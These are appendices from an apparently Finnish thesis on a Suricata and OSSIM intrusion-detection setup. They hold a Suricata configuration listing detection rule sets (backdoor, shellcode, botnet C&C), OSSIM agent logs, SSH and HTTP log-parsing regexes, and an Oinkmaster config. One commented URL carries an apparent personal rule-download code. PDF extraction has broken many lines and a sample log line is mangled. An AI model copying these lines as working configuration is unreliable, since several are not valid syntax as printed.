# Set the default rule path here to search for the files.
# if not set, it will look at the current working dir
default-rule-path: /etc/suricata/rules
rule-files:
 - app-detect.rules
 - attack-responses.rules
 - backdoor.rules
 - bad-traffic.rules
 - blacklist.rules
 - botcc.rules
 - botnet-cnc.rules
 - browser-chrome.rules
 - browser-firefox.rules
 - browser-ie.rules
 - browser-other.rules
 - browser-webkit.rules
 - chat.rules
 - ciarmy.rules
 - compromised.rules
 - content-replace.rules
 - ddos.rules
 - decoder-events.rules
 - dns.rules
 - dos.rules
 - drop.rules
 - dshield.rules
# - experimental.rules
 - exploit.rules
 - exploit-kit.rules
 - file-executable.rules
 - file-flash.rules
 - file-identify.rules
 - file-image.rules
 - file-multimedia.rules#
 - file-office.rules
 - file-other.rules
 - file-pdf.rules
 - files.rules#
 - finger.rules
 - ftp.rules
 - http-events.rules
 - icmp-info.rules
 - icmp.rules
 - imap.rules
 - indicator-compromise.rules
 - indicator-obfuscation.rules
 - info.rules
```

```
- local.rules
- malware-backdoor.rules
- malware-cnc.rules
- malware-other.rules
- malware-tools.rules
- misc.rules
- multimedia.rules
- mysql.rules
- netbios.rules
- nntp.rules
- oracle.rules
- other-ids.rules
- p2p.rules
- phishing-spam.rules
- policy.rules
- policy-multimedia.rules
- policy-other.rules
- policy-social.rules
- pop2.rules
- pop3.rules
- pua-p2p.rules
- pua-toolbars.rules
- rbn.rules
- rbn-malvertisers.rules
- rpc.rules
- rservices.rules
- scada.rules
- scan.rules
- server-mail.rules
- shellcode.rules
- smtp.rules
- smtp-events.rules
- snmp.rules
- specific-threats.rules
- spyware-put.rules
- sql.rules
- stream-events.rules
- telnet.rules
- tftp.rules
- tls-events.rules
- tor.rules
- virus.rules
- voip.rules
- web-activex.rules
- web-attacks.rules#
- web-cgi.rules
- web-client.rules
- web-coldfusion.rules
- web-frontpage.rules
- web-iis.rules
- web-misc.rules
- web-php.rules
- x11.rules
- emerging-activex.rules
- emerging-attack_response.rules
- emerging-botcc.rules
- emerging-chat.rules
- emerging-ciarmy.rules
- emerging-compromised.rules
- emerging-current_events.rules
#- emerging-deleted.rules
- emerging-dns.rules
- emerging-dos.rules
- emerging-dshield.rules
```

```
 - emerging-exploit.rules
 - emerging-ftp.rules
 - emerging-games.rules
 - emerging-icmp.rules
 - emerging-icmp_info.rules
 - emerging-imap.rules
 - emerging-inappropriate.rules
 - emerging-info.rules
 - emerging-malware.rules
 - emerging-misc.rules
 - emerging-mobile_malware.rules
 - emerging-netbios.rules
 - emerging-p2p.rules
 - emerging-policy.rules
 - emerging-pop3.rules
 - emerging-malvertisers.rules
 - emerging-rbn.rules
 - emerging-rpc.rules
 - emerging-scada.rules
 - emerging-scan.rules
 - emerging-shellcode.rules
 - emerging-smtp.rules
 - emerging-snmp.rules
 - emerging-sql.rules
 - emerging-telnet.rules
 - emerging-tftp.rules
 - emerging-tor.rules
 - emerging-trojan.rules
 - emerging-user_agents.rules
 - emerging-virus.rules
 - emerging-voip.rules
 - emerging-worm.rules
 - emerging-web_client.rules
 - emerging-web_server.rules
 - emerging-web_specific_apps.rules

classification-file: /etc/suricata/classification.config
reference-config-file: /etc/suricata/reference.config

# Holds variables that would be used by the engine.
vars:
  HOME_NET: "[192.168.10.0/24,192.168.0.0/24,132.190.242.0/24]"
  EXTERNAL_NET: "!HOME_NET"

  # Holds the address group vars that would be passed in a Signature.
  # These would be retrieved during the Signature address parsing
     stage.
  address-groups:

    HOME_NET: "[192.168.10.0/24,192.168.0.0/24,132.190.242.0/24]"

    EXTERNAL_NET: "!$HOME_NET"

    HTTP_SERVERS: "$HOME_NET"

    SMTP_SERVERS: "$HOME_NET"

    SQL_SERVERS: "$HOME_NET"

    DNS_SERVERS: "$HOME_NET"

    TELNET_SERVERS: "$HOME_NET"

    AIM_SERVERS: "$EXTERNAL_NET"
```

```
    SIP_SERVERS: "$HOME_NET"


  # Holds the port group vars that would be passed in a Signature.
  # These would be retrieved during the Signature port parsing stage.
  port-groups:

    HTTP_PORTS: "80"

    SHELLCODE_PORTS: "!80"

    ORACLE_PORTS: 1521

    SSH_PORTS: 22

    FILE_DATA_PORTS: "$HTTP_PORTS,110,143"

    SIP_PORTS: "5060,5004,10000"


# Set the order of alerts bassed on actions
# The default order is pass, drop, reject, alert
action-order:
  - pass
  - drop
  - reject
  - alert


# Host specific policies for defragmentation and TCP stream
# reassembly.  The host OS lookup is done using a radix tree, just
# like a routing table so the most specific entry matches.
host-os-policy:
  # Make the default policy windows.
  windows: [0.0.0.0/0]
  bsd: []
  bsd-right: []
  old-linux: []
  linux: [10.0.0.0/8, 192.168.1.100,
     "8762:2352:6241:7245:E000:0000:0000:0000"]
  old-solaris: []
  solaris: ["::1"]
  hpux10: []
  hpux11: []
  irix: []
  macos: []
  vista: []
  windows2k3: []


# Limit for the maximum number of asn1 frames to decode (default 256)
asn1-max-frames: 256

# When run with the option --engine-analysis, the engine will read
     each of
# the parameters below, and print reports for each of the enabled
     sections
# and exit.  The reports are printed to a file in the default log dir
# given by the parameter "default-log-dir", with engine reporting
# subsection below printing reports in its own report file.
engine-analysis:
  # enables printing reports for fast-pattern for every rule.
  rules-fast-pattern: yes
```

```
  # enables printing reports for each rule
  rules: yes

#recursion and match limits for PCRE where supported
pcre:
  match-limit: 3500
  match-limit-recursion: 1500

##########################################################################
    ######
# Configure libhtp.
#
#
# default-config:           Used when no server-config matches
#   personality:            List of personalities used by default
#   request-body-limit:     Limit reassembly of request body for in-
    spection
#                           by http_client_body & pcre /P option.
#   response-body-limit:    Limit reassembly of response body for
    inspection
#                           by file_data, http_server_body & pcre /Q
    option.
#   double-decode-path:     Double decode path section of the URI
#   double-decode-query:    Double decode query section of the URI
#
# server-config:            List of server configurations to use if
    address matches
#   address:                List of ip addresses or networks for this
    block
#   personalitiy:           List of personalities used by this block
#   request-body-limit:     Limit reassembly of request body for in-
    spection
#                           by http_client_body & pcre /P option.
#   response-body-limit:    Limit reassembly of response body for
    inspection
#                           by file_data, http_server_body & pcre /Q
    option.
#   double-decode-path:     Double decode path section of the URI
#   double-decode-query:    Double decode query section of the URI
#
# Currently Available Personalities:
#   Minimal
#   Generic
#   IDS (default)
#   IIS_4_0
#   IIS_5_0
#   IIS_5_1
#   IIS_6_0
#   IIS_7_0
#   IIS_7_5
#   Apache
#   Apache_2_2
##########################################################################
    ######
libhtp:

   default-config:
     personality: IDS
     # Can be specified in kb, mb, gb.  Just a number indicates
     # it's in bytes.
     request-body-limit: 3072
     response-body-limit: 3072
     double-decode-path: no
     double-decode-query: no
```

```
   server-config:

     - apache:
         address: [192.168.1.0/24, 127.0.0.0/8, "::1"]
         personality: Apache_2_2
         # Can be specified in kb, mb, gb.  Just a number indicates
         # it's in bytes.
         request-body-limit: 4096
         response-body-limit: 4096
         double-decode-path: no
         double-decode-query: no

     - iis7:
         address:
           - 192.168.0.0/24
           - 192.168.10.0/24
         personality: IIS_7_0
         # Can be specified in kb, mb, gb.  Just a number indicates
         # it's in bytes.
         request-body-limit: 4096
         response-body-limit: 4096
         double-decode-path: no
         double-decode-query: no

# Profiling settings. Only effective if Suricata has been built with
     the
# the --enable-profiling configure flag.
#
profiling:

  # rule profiling
  rules:

    # Profiling can be disabled here, but it will still have a
    # performance impact if compiled in.
    enabled: no
    filename: rule_perf.log
    append: no

    # Sort options: ticks, avgticks, checks, matches, maxticks
    sort: avgticks

    # Limit the number of items printed at exit.
    limit: 100

  # packet profiling
  packets:

    # Profiling can be disabled here, but it will still have a
    # performance impact if compiled in.
    enabled: yes
    filename: packet_stats.log
    append: yes

    # per packet csv output
    csv:

      # Output can be disabled here, but it will still have a
      # performance impact if compiled in.
      enabled: no
      filename: packet_stats.csv

  # profiling of locking. Only available when Suricata was built with
```

```
  # --enable-profiling-locks.
  locks:
    enabled: no
    filename: lock_stats.log
    append: yes

# Suricata core dump configuration. Limits the size of the core dump
    file to
# approximately max-dump. The actual core dump size will be a multi-
    ple of the
# page size. Core dumps that would be larger than max-dump are trun-
    cated. On
# Linux, the actual core dump size may be a few pages larger than
    max-dump.
# Setting max-dump to 0 disables core dumping.
# Setting max-dump to 'unlimited' will give the full core dump file.
# On 32-bit Linux, a max-dump value >= ULONG_MAX may cause the core
    dump size
# to be 'unlimited'.

coredump:
  max-dump: unlimited
```

Liite 14. OSSIM-agent liitännäisen lokeja

/var/log/ossim/agent.log, Suricata IDS -sensorin OSSIM-agentin käynnistysloki(alku):

```
2013-09-10 14:54:21,964 Output [DEBUG]: Setting printEvents to True
2013-09-10 14:54:21,965 Output [INFO]: Added Plain output
2013-09-10 14:54:21,965 Output [DEBUG]: OutputPlain options: {u'enable': u'True',
      u'file': u'/var/log/ossim/agent-plain.log'}
2013-09-10 14:54:21,965 Output [INFO]: Added Plain output
2013-09-10 14:54:21,965 Output [DEBUG]: OutputPlain options: {u'enable': u'True',
      u'file': u'/var/log/ossim/agent-plain.log'}
2013-09-10 14:54:21,967 Agent [WARNING]: system uuid file not configured, using de-
      fault /etc/ossim/agent/agentuuid.dat
2013-09-10 14:54:22,205 Agent [INFO]: SensorID: c541fbec-b28a-43ca-8f8f-376d0728f91f
2013-09-10 14:54:22,206 MonitorScheduler [DEBUG]: Monitor Scheduler started
2013-09-10 14:54:22,211 Output [INFO]: Added Server output (192.168.10.10:40001)
2013-09-10 14:54:22,213 Agent [INFO]: IDM conn: 192.168.10.10:40002
2013-09-10 14:54:22,213 Output [INFO]: Added IDM output
2013-09-10 14:54:22,214 Agent [INFO]: Check status configuration: Time between checks:
      2.0 - max stop counter: 2.0
2013-09-10 14:54:22,214 Conn [INFO]: Connecting to IDM server
2013-09-10 14:54:22,227 Threshold [WARNING]: There is no enable option in event-
      consolidation section
2013-09-10 14:54:22,228 Detector [INFO]: Starting detector suricata (1001)..Plugin
      tzone: Europe/Helsinki
2013-09-10 14:54:22,228 Detector [DEBUG]: Using custom plugin tzone data: Eu-
      rope/Helsinki
2013-09-10 14:54:22,229 Threshold [WARNING]: There is no enable option in event-
      consolidation section
2013-09-10 14:54:22,231 Detector [INFO]: Starting detector ssh (4003)..Plugin tzone:
      Europe/Helsinki
2013-09-10 14:54:22,231 Detector [DEBUG]: Using custom plugin tzone data: Eu-
      rope/Helsinki
2013-09-10 14:54:22,238 ParserFormattedSnort [INFO]: Starting snort  unpacker purge
      thread
2013-09-10 14:54:22,239 Threshold [WARNING]: There is no enable option in event-
      consolidation section
2013-09-10 14:54:22,239 Detector [INFO]: Starting detector suricata-http
      (8001)..Plugin tzone: Europe/Helsinki
2013-09-10 14:54:22,241 Detector [DEBUG]: Using custom plugin tzone data: Eu-
      rope/Helsinki
2013-09-10 14:54:22,243 Conn [INFO]: Connected to IDM server 192.168.10.10:40002!
2013-09-10 14:54:22,243 Agent [INFO]: Server 192.168.10.10:40001 has reached 2.0
      stops, trying to reconnect!
2013-09-10 14:54:22,243 Conn [INFO]: Connecting to server (192.168.10.10, 40001)..
2013-09-10 14:54:22,244 Agent [INFO]: 166 detector rules loaded
2013-09-10 14:54:22,247 Conn [DEBUG]: Waiting for server..
2013-09-10 14:54:22,253 Conn [INFO]: Connected to server 192.168.10.10:40001!
2013-09-10 14:54:22,255 Conn [DEBUG]: Apending plugins..
2013-09-10 14:54:22,255 Conn [DEBUG]: session-append-plugin id="2" plugin_id="1001"
      enabled="true" state="start"
2013-09-10 14:54:22,257 Conn [DEBUG]: session-append-plugin id="3" plugin_id="2001"
      enabled="true" state="start"
2013-09-10 14:54:22,259 Conn [DEBUG]: session-append-plugin id="4" plugin_id="4003"
      enabled="true" state="start"
2013-09-10 14:54:22,260 Conn [DEBUG]: session-append-plugin id="5" plugin_id="8001"
      enabled="true" state="start"
2013-09-10 14:54:22,266 Conn [DEBUG]: agent-date agent_date="1378814062.0" tzone="3.0"
2013-09-10 14:54:22,267 ParserLog [DEBUG]: Adding rule (01 - HTTP log)..
2013-09-10 14:54:22,269 ParserLog [DEBUG]: Adding rule (01 - Failed password)..
2013-09-10 14:54:22,269 Conn [DEBUG]: Server (192.168.10.10:40001) Framework Connec-
      tion Data FRMK_HN:suricata2, FRMK_IP:192.168.10.10, FRMK_PORT:40003
2013-09-10 14:54:22,270 Watchdog [INFO]: agent-date agent_date="1378814062.0"
      tzone="3.0"

2013-09-10 14:54:22,277 Watchdog [DEBUG]: Checking process suricata for plugin suri-
      cata.
2013-09-10 14:54:22,285 ParserFormattedSnort [DEBUG]: Processing file :
      /var/log/suricata/unified2.alert.1378813908
2013-09-10 14:54:22,286 ParserFormattedSnort [DEBUG]: Skip evetns enabled!!
2013-09-10 14:54:22,287 ParserFormattedSnort [INFO]: Skipped all existing events...
2013-09-10 14:54:22,295 TailFollowBookmark [INFO]: Opening log file with codifica-
      tion:latin1
2013-09-10 14:54:22,292 Watchdog [DEBUG]: plugin (suricata) is running
2013-09-10 14:54:22,297 ParserLog [DEBUG]: Adding rule (02 - Invalid user)..
2013-09-10 14:54:22,301 ParserLog [DEBUG]: Adding rule (03 - Illegal user)..
```

```
2013-09-10 14:54:22,304 ParserLog [DEBUG]: Adding rule (04 - Root login refused)..
2013-09-10 14:54:22,306 Conn [DEBUG]: plugin-process-started plugin_id="1001"
2013-09-10 14:54:22,308 Watchdog [DEBUG]: plugin (suricata) is enabled
2013-09-10 14:54:22,309 ParserFormattedSnort [DEBUG]: Processing file :
      /var/log/suricata/unified2.alert.1378813908
2013-09-10 14:54:22,310 Conn [DEBUG]: plugin-enabled plugin_id="1001"
2013-09-10 14:54:22,313 ParserLog [DEBUG]: Adding rule (05 - User not allowed because
      account is locked)..
2013-09-10 14:54:22,311 Watchdog [DEBUG]: Checking process  for plugin ossim-monitor.
2013-09-10 14:54:22,315 Watchdog [DEBUG]: plugin (ossim-monitor) has an unknown state
2013-09-10 14:54:22,318 ParserLog [DEBUG]: Adding rule (06 - User not allowed because
      listed)..
2013-09-10 14:54:22,320 Conn [DEBUG]: plugin-process-unknown plugin_id="2001"
2013-09-10 14:54:22,325 ParserLog [DEBUG]: Adding rule (07 - Authentication refused)..
2013-09-10 14:54:22,325 Watchdog [DEBUG]: plugin (ossim-monitor) is enabled
2013-09-10 14:54:22,326 Conn [DEBUG]: plugin-enabled plugin_id="2001"
2013-09-10 14:54:22,329 ParserLog [DEBUG]: Adding rule (08 - Login sucessful (Accepted
      password))..
2013-09-10 14:54:22,329 Watchdog [DEBUG]: Checking process sshd for plugin ssh.
2013-09-10 14:54:22,334 ParserFormattedSnort [DEBUG]: Processing file :
      /var/log/suricata/unified2.alert.1378813908
2013-09-10 14:54:22,340 Watchdog [DEBUG]: plugin (ssh) is running
2013-09-10 14:54:22,340 Conn [DEBUG]: plugin-process-started plugin_id="4003"
2013-09-10 14:54:22,341 Watchdog [DEBUG]: plugin (ssh) is enabled
2013-09-10 14:54:22,341 Conn [DEBUG]: plugin-enabled plugin_id="4003"
2013-09-10 14:54:22,342 Watchdog [DEBUG]: Checking process suricata for plugin suri-
      cata-http.
2013-09-10 14:54:22,344 ParserLog [DEBUG]: Adding rule (09 - Login sucessful (Accepted
      publickey))..
2013-09-10 14:54:22,349 ParserLog [DEBUG]: Adding rule (10 - Bad protocol version
      identification)..
2013-09-10 14:54:22,350 ParserLog [DEBUG]: Adding rule (11 - Did not receive identifi-
      cation string)..
2013-09-10 14:54:22,353 ParserLog [DEBUG]: Adding rule (12 - Refused connect)..
2013-09-10 14:54:22,354 Watchdog [DEBUG]: plugin (suricata-http) is running
2013-09-10 14:54:22,357 Conn [DEBUG]: plugin-process-started plugin_id="8001"
2013-09-10 14:54:22,358 Watchdog [DEBUG]: plugin (suricata-http) is enabled
2013-09-10 14:54:22,359 Conn [DEBUG]: plugin-enabled plugin_id="8001"
2013-09-10 14:54:22,360 ParserFormattedSnort [DEBUG]: Processing file :
      /var/log/suricata/unified2.alert.1378813908
2013-09-10 14:54:22,361 ParserLog [DEBUG]: Adding rule (13 - Received disconnect)..
2013-09-10 14:54:22,365 ParserLog [DEBUG]: Adding rule (14 - PAM X more authentication
      failures)..
2013-09-10 14:54:22,368 ParserLog [DEBUG]: Adding rule (16 - Reverse mapping failed)..
2013-09-10 14:54:22,371 ParserLog [DEBUG]: Adding rule (17 - Address not mapped)..
2013-09-10 14:54:22,373 ParserLog [DEBUG]: Adding rule (18 - Server listening - Daemon
      started)..
2013-09-10 14:54:22,375 ParserLog [DEBUG]: Adding rule (19 - Server terminated - Dae-
      mon stopped)..
2013-09-10 14:54:22,377 ParserLog [DEBUG]: Adding rule (20 - Denied connection)..
2013-09-10 14:54:22,378 ParserLog [DEBUG]: Adding rule (21 - Could not get shadow in-
      formation)..
2013-09-10 14:54:22,380 ParserLog [DEBUG]: Adding rule (22 - Recieved connection)..
2013-09-10 14:54:22,384 ParserFormattedSnort [DEBUG]: Processing file :
      /var/log/suricata/unified2.alert.1378813908
2013-09-10 14:54:22,385 ParserLog [DEBUG]: Adding rule (23 - Login sucessful (Accepted
      password))..
2013-09-10 14:54:22,388 ParserLog [DEBUG]: Adding rule (27 - Conection closed )..
2013-09-10 14:54:22,390 ParserLog [DEBUG]: Adding rule (28 - ssh - POSSIBLE BREAK-IN
      ATTEMPT)..
2013-09-10 14:54:22,392 ParserLog [DEBUG]: Adding rule (29 - SSH - PROTOCOL VERSIONS
      DIFFER )..
2013-09-10 14:54:22,394 ParserLog [DEBUG]: Adding rule (30 - ssh - Failed password)..
2013-09-10 14:54:22,398 ParserLog [DEBUG]: Adding rule (31 - ssh AIX - Failed pass-
      word)..
2013-09-10 14:54:22,402 ParserLog [DEBUG]: Adding rule (32 - ssh - Failed password for
      invalid user)..
2013-09-10 14:54:22,405 ParserLog [DEBUG]: Adding rule (33 - ssh AIX - Failed password
      for invalid user)..
2013-09-10 14:54:22,407 ParserFormattedSnort [DEBUG]: Processing file :
      /var/log/suricata/unified2.alert.1378813908
2013-09-10 14:54:22,410 ParserLog [DEBUG]: Adding rule (34 - ssh - Failed publickey)..
2013-09-10 14:54:22,413 ParserLog [DEBUG]: Adding rule (35 - ssh AIX - Failed publick-
      ey)..
2013-09-10 14:54:22,415 ParserLog [DEBUG]: Adding rule (36 - ssh - Invalid user)..
2013-09-10 14:54:22,418 ParserLog [DEBUG]: Adding rule (38 - ssh - Illegal user)..
2013-09-10 14:54:22,421 ParserLog [DEBUG]: Adding rule (39 - ssh AIX - Illegal user)..
2013-09-10 14:54:22,425 ParserLog [DEBUG]: Adding rule (40 - ssh - Root login re-
      fused)..
```

```
2013-09-10 14:54:22,426 ParserLog [DEBUG]: Adding rule (41 - ssh AIX - Root login re-
      fused)..
2013-09-10 14:54:22,428 ParserLog [DEBUG]: Adding rule (42 - ssh - User not allowed
      because listed in DenyUsers)..
2013-09-10 14:54:22,430 ParserLog [DEBUG]: Adding rule (43 - ssh AIX - User not al-
      lowed because listed in DenyUsers)..
2013-09-10 14:54:22,430 ParserFormattedSnort [DEBUG]: Processing file :
      /var/log/suricata/unified2.alert.1378813908
2013-09-10 14:54:22,434 ParserLog [DEBUG]: Adding rule (44 - ssh - User not allowed
      because account is locked)..
2013-09-10 14:54:22,436 ParserLog [DEBUG]: Adding rule (45 - ssh AIX - User not al-
      lowed because account is locked)..
2013-09-10 14:54:22,438 ParserLog [DEBUG]: Adding rule (46 - ssh - Authentication re-
      fused)..
2013-09-10 14:54:22,440 ParserLog [DEBUG]: Adding rule (47 - ssh AIX - Authentication
      refused)..
2013-09-10 14:54:22,442 ParserLog [DEBUG]: Adding rule (48 - ssh - Login sucessful
      (Accepted password))..
2013-09-10 14:54:22,444 ParserLog [DEBUG]: Adding rule (49 - ssh AIX - Login sucessful
      (Accepted password))..
2013-09-10 14:54:22,447 ParserLog [DEBUG]: Adding rule (50 - ssh - Login sucessful
      (Accepted publickey))..
2013-09-10 14:54:22,448 ParserLog [DEBUG]: Adding rule (51 - ssh AIX - Login sucessful
      (Accepted publickey))..
2013-09-10 14:54:22,451 ParserLog [DEBUG]: Adding rule (52 - ssh - Bad protocol ver-
      sion identification)..
2013-09-10 14:54:22,452 ParserLog [DEBUG]: Adding rule (53 - ssh - Bad protocol ver-
      sion identification)..
2013-09-10 14:54:22,454 ParserLog [DEBUG]: Adding rule (54 - ssh - Did not receive
      identification string)..
2013-09-10 14:54:22,454 ParserFormattedSnort [DEBUG]: Processing file :
      /var/log/suricata/unified2.alert.1378813908
2013-09-10 14:54:22,458 ParserLog [DEBUG]: Adding rule (55 - ssh AIX - Did not receive
      identification string)..
2013-09-10 14:54:22,460 ParserLog [DEBUG]: Adding rule (56 - ssh - Refused connect)..
2013-09-10 14:54:22,461 ParserLog [DEBUG]: Adding rule (57 - ssh AIX - Refused con-
      nect)..
2013-09-10 14:54:22,463 ParserLog [DEBUG]: Adding rule (58 - ssh - Received discon-
      nect)..
2013-09-10 14:54:22,464 ParserLog [DEBUG]: Adding rule (59 - ssh AIX - Received dis-
      connect)..
2013-09-10 14:54:22,468 ParserLog [DEBUG]: Adding rule (60 - ssh - PAM 2 more authen-
      tication failures)..
2013-09-10 14:54:22,472 ParserLog [DEBUG]: Adding rule (61 - ssh AIX - PAM 2 more au-
      thentication failures)..
2013-09-10 14:54:22,475 ParserLog [DEBUG]: Adding rule (62 - ssh - Reverse mapping
      failed)..
2013-09-10 14:54:22,477 ParserLog [DEBUG]: Adding rule (63 - ssh AIX - Reverse mapping
      failed)..
2013-09-10 14:54:22,477 ParserFormattedSnort [DEBUG]: Processing file :
      /var/log/suricata/unified2.alert.1378813908
2013-09-10 14:54:22,480 ParserLog [DEBUG]: Adding rule (64 - ssh - Address not
      mapped)..
2013-09-10 14:54:22,483 ParserLog [DEBUG]: Adding rule (65 - ssh AIX - Address not
      mapped)..
2013-09-10 14:54:22,485 ParserLog [DEBUG]: Adding rule (66 - ssh - Server listening -
      Daemon started)..
2013-09-10 14:54:22,487 ParserLog [DEBUG]: Adding rule (67 - ssh AIX - Server listen-
      ing - Daemon started)..
2013-09-10 14:54:22,489 ParserLog [DEBUG]: Adding rule (68 - ssh - Server terminated -
      Daemon stopped)..
2013-09-10 14:54:22,490 ParserLog [DEBUG]: Adding rule (69 - ssh AIX - Server termi-
      nated - Daemon stopped)..
2013-09-10 14:54:22,492 ParserLog [DEBUG]: Adding rule (70 - ssh - Refused connect)..
2013-09-10 14:54:22,494 ParserLog [DEBUG]: Adding rule (71 - ssh AIX - Refused con-
      nect)..
2013-09-10 14:54:22,498 ParserLog [DEBUG]: Adding rule (72 - ssh - Denied connec-
      tion)..
2013-09-10 14:54:22,502 ParserLog [DEBUG]: Adding rule (73 - ssh AIX - Denied connec-
      tion)..
2013-09-10 14:54:22,502 ParserFormattedSnort [DEBUG]: Processing file :
      /var/log/suricata/unified2.alert.1378813908
2013-09-10 14:54:22,507 ParserLog [DEBUG]: Adding rule (74 - ssh - Could not get shad-
      ow information)..
2013-09-10 14:54:22,508 ParserLog [DEBUG]: Adding rule (75 - ssh AIX - Could not get
      shadow information)..
2013-09-10 14:54:22,511 ParserLog [DEBUG]: Adding rule (76 - ssh hpux - Recieved con-
      nection)..
2013-09-10 14:54:22,514 ParserLog [DEBUG]: Adding rule (77 - ssh - Login sucessful
      (Accepted password))..
```

```
2013-09-10 14:54:22,516 ParserLog [DEBUG]: Adding rule (78 - ssh AIX - Couldn't wait
      for child)..
2013-09-10 14:54:22,518 ParserLog [DEBUG]: Adding rule (79 - ssh AIX - subsystem re-
      quest for sftp)..
2013-09-10 14:54:22,519 ParserLog [DEBUG]: Adding rule (ZZW - SSHD in-
      put_userauth_request)..
2013-09-10 14:54:22,521 ParserLog [DEBUG]: Adding rule (ZZX- SSHD error retrieving
      info )..
2013-09-10 14:54:22,523 ParserLog [DEBUG]: Adding rule (ZZY - ssh - PAM generic
      rule)..
2013-09-10 14:54:22,525 ParserLog [DEBUG]: Adding rule (ZZZ - ssh - Generic rule)..
2013-09-10 14:54:22,526 ParserLog [DEBUG]: Adding rule (ZZZY - ssh - Generic rule)..
2013-09-10 14:54:22,527 ParserFormattedSnort [DEBUG]: Processing file :
      /var/log/suricata/unified2.alert.1378813908
2013-09-10 14:54:22,528 ParserLog [DEBUG]: Adding rule (ZZZZ - ssh AIX - Generic
      rule)..
2013-09-10 14:54:22,530 TailFollowBookmark [INFO]: Opening log file with codifica-
      tion:latin1
2013-09-10 14:54:22,547 ParserFormattedSnort [DEBUG]: Processing file :
      /var/log/suricata/unified2.alert.1378813908
2013-09-10 14:54:22,569 ParserFormattedSnort [DEBUG]: Processing file :
      /var/log/suricata/unified2.alert.1378813908
2013-09-10 14:54:22,590 ParserFormattedSnort [DEBUG]: Processing file :
      /var/log/suricata/unified2.alert.1378813908
```

Liite 15. Manuaalisesti konfiguroidun Suricata IDSn liitännäiskonfigurointitiedostot

```
suricata.cfg:

[DEFAULT]
plugin_id=1001

[config]
directory=/var/log/suricata/
enable=yes
interface=eth0
linklayer=ethernet
prefix=unified2.alert
process=suricata
source=snortlog
start=yes
#startup=/etc/init.d/%(process)s start
startup=/usr/bin/suricata --pfring-int=eth0 --pfring-cluster-id=99 --
     pfring-cluster-type=cluster_flow -c
     /etc/suricata/suricata_custom.yaml --pidfile
     /var/run/suricata.pid -D > /var/log/suricata/suricata-start.log
     2>&1
shutdown=/etc/init.d/%(process)s stop
stop=yes
type=detector
unified_version=2

suricata-http.cfg
;; Suricata IDS - HTTP logging
;; plugin_id: 8001

[DEFAULT]
plugin_id=8001

[config]
type=detector
enable=yes

process=suricata
#process=
start=no
stop=no
startup=/etc/init.d/%(process)s start
#startup=
shutdown=/etc/init.d/%(process)s stop
#shutdown=

source=log
location=/var/log/suricata/http.log

create_file=false

#exclude_sids=200

[translation]
<no status>=999

[01 - HTTP log]
```

```
#03/20/2012-12:12:24.376349 packages.debian.org [**]
     /Pics/gradient.png [**] Mozilla/5.0 (X11; Linux x86_64;
     rv:10.0.2) Gecko/20100101 Firefox/10.0.2 Iceweasel/10.0.2 [**]
     192.168.2.194:54707 -> 87.106.64.223:80
# uncomment in suricata.yaml the following line: extended: yes
#03/20/2012-15:43:59.708469 www.test.com [**]
     /plugins/like.php?href=http%3A%2F%2Fwww.test666.com%2Fintro-de-
     los-simpson-al-esti1.228.12:80666.com/category/noticias-
     curiosas/ [**] GET [**] HTTP/1.1 [**] 200 [**] 6341 bytes [**]
     192.168.2.105:34681 ->
     69.171.228.12:80666.com/category/noticias-curiosas/ [**] GET
     [**] HTTP/1.1 [**] 200 [**] 6341 bytes [**] 192.168.2.105:34681
     -> 69.171.228.12:80666.com/category/noticias-curiosas/ [**] GET
     [**] HTTP/1.1 [**] 200 [**] 6341 bytes [**] 192.168.2.105:34681
     -> 69.171.228.12:80
event_type=event
#regexp=(?P<date>\d{2}/\d{2}/\d{4}-
     \d{2}:\d{2}:\d{2}).\d+\s(?P<host>[^\s]+)\s\[\*\*\]\s(?P<uri>[^\s
     ]+)\s\[\*\*\]\s(?P<useragent>.*)\s\[\*\*\]\s(?P<srcip>\d{1,3}.\d
     {1,3}.\d{1,3}.\d{1,3}):(?P<srcport>\d{1,5})\s-
     >\s(?P<dstip>\d{1,3}.\d{1,3}.\d{1,3}.\d{1,3}):(?P<dstport>\d{1,5
     })
#regexp=(?P<date>\d{2}/\d{2}/\d{4}-
     \d{2}:\d{2}:\d{2}).\d+\s+(?P<host>[^\s]+)\s\[\*\*\]\s(?P<uri>[^\
     s]+)\s\[\*\*\]\s(?P<useragent>.*)\s\[\*\*\]\s(?P<url>[^\s]+)\s\[
     \*\*\]\s(?P<httpmethod>\w+)\s\[\*\*\]\s(?P<httpproto>[^\s]+)\s\[
     \*\*\]\s(?P<httpcode>(\d+|\<no sta-
     tus\>))\s\[\*\*\]\s(?P<httpbytes>\d+)\sbytes\s\[\*\*\]\s(?P<srci
     p>\d{1,3}.\d{1,3}.\d{1,3}.\d{1,3}):(?P<srcport>\d{1,5})\s-
     >\s(?P<dstip>\d{1,3}.\d{1,3}.\d{1,3}.\d{1,3}):(?P<dstport>\d{1,5
     })
regexp=(?P<date>\d{2}/\d{2}/\d{4}-
     \d{2}:\d{2}:\d{2}).\d+\s+(?P<host>[^\s]+)\s\[\*\*\]\s(?P<uri>[^\
     s]+)\s\[\*\*\]\s(?P<useragent>.*)\s\[\*\*\]\s(?P<srcip>\d{1,3}.\
     d{1,3}.\d{1,3}.\d{1,3}):(?P<srcport>\d{1,5})\s-
     >\s(?P<dstip>\d{1,3}.\d{1,3}.\d{1,3}.\d{1,3}):(?P<dstport>\d{1,5
     })

date={normalize_date($date)}
plugin_sid=200
protocol=tcp
src_ip={resolv($srcip)}
src_port={$srcport}
dst_ip={resolv($dstip)}
dst_port={$dstport}
userdata1={$host}
userdata2={$uri}
userdata3={$useragent}
```

Liite 16. Oinkmaster-työkalun asetustiedosto

```
# This is the default Debian configuration for oinkmaster
# Fore more information on how to customise this file with
# further options please check /usr/share/doc/oinkmater/examples
# for the original (bigger and more verbose) configuration file.

# -------------------------
# Location of rules archive
# -------------------------
# NOTE: this might need to be changed based on the Snort version
# you are running. This configuration files uses Snort 2.9
#url = http://www.snort.org/pub-
      bin/oinkmaster.cgi/8dae1ecc9ccfc31eca975e80914b9124c86d550d/snortrules-snapshot-
      2931.tar.gz
url = file:///usr/snortrules-snapshot-2940.tar.gz

# For Emerging Threads
#url = http://rules.emergingthreats.net/open/suricata-1.3/emerging.rules.tar.gz
url = file:///usr/emerging.rules.tar.gz

# --------------------
# System configuration
# --------------------
path = /sbin:/usr/sbin:/bin:/usr/bin
# Use external binaries? By default we don't.
use_external_bins = 1
# Temporary directory to use. The default configuration only allows
# root to update the ruleset.
# Note: If commented out will check environment variables TMP,
# TMPDIR or TEMPDIR, or otherwise use "/tmp" if none of them was set.
tmpdir = /var/run/oinkmaster
# Umask to use while executing
umask = 0027


# --------------------
